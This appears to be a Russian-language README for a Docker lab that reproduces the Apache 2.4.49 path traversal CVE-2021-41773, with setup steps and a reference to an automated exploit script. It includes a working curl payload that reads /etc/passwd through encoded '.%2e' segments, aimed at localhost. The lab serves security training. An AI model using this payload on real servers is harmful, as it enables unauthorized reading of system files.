 zubairahm3d/apache-cve-2021-41773-lab
Уязвимая Docker-лаборатория и эксплойт для уязвимости обхода пути Apache HTTP Server 2.4.49 (CVE‑2021‑41773)

git clone https://github.com/zubairahm3d/apache-cve-2021-41773-lab.git
cd apache-cve-2021-41773-lab
chmod +x apache_lab.sh



Запустите уязвимый сервер:
./apache_lab.sh # choose option 1

Ручной эксплойт:
curl --path-as-is http://127.0.0.1:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd

Автоматизированный эксплойт:
python3 exploit.py
Остановите сервер:
./apache_lab.sh # choose option 2